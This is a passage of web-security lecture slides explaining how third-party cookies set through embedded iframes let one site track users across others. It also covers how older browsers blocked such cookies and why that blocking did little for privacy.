- ... but does not stop most other risks of XSS bugs.

# 3<sup>rd</sup> Party Cookies: User Tracking



## 3<sup>rd</sup> party cookies

- What they are:
  - User goes to site A.com ; obtains page
  - Page contains `<iframe src="B.com">`
  - Browser goes to B.com ; obtains page  
HTTP response contains cookie
  - Cookie from B.com is called a **3<sup>rd</sup> party cookie**

---
- Tracking: User goes to site D.com
  - D.com contains `<iframe src="B.com">`
  - B.com obtains cookie set when visited A.com

⇒ **B.com** knows user visited **A.com** and **D.com**

# Can we block 3<sup>rd</sup> party cookies?

- IE and Safari: block set/write
  - Ignore the “Set-Cookie” HTTP header from 3<sup>rd</sup> parties
    - ⇒ Site sets cookie as a 1<sup>st</sup> party; will be given cookie when contacted as a 3<sup>rd</sup> party
  - Enabled by default in IE7
- Firefox and Opera: block send/read
  - Always implement “Set-Cookie” , but never send cookies to 3<sup>rd</sup> party
  - Breaks sess. mgmt. at several sites (off by default)



# Effectiveness of 3<sup>rd</sup> party blocking

- Ineffective for improving privacy
  - 3<sup>rd</sup> party can become first party and then set cookie
  - Flash cookies not controlled by browser cookie policy
- IE8 InPrivate browsing and Chrome incognito
  - Upon exit, delete all browser state collected while in private browsing

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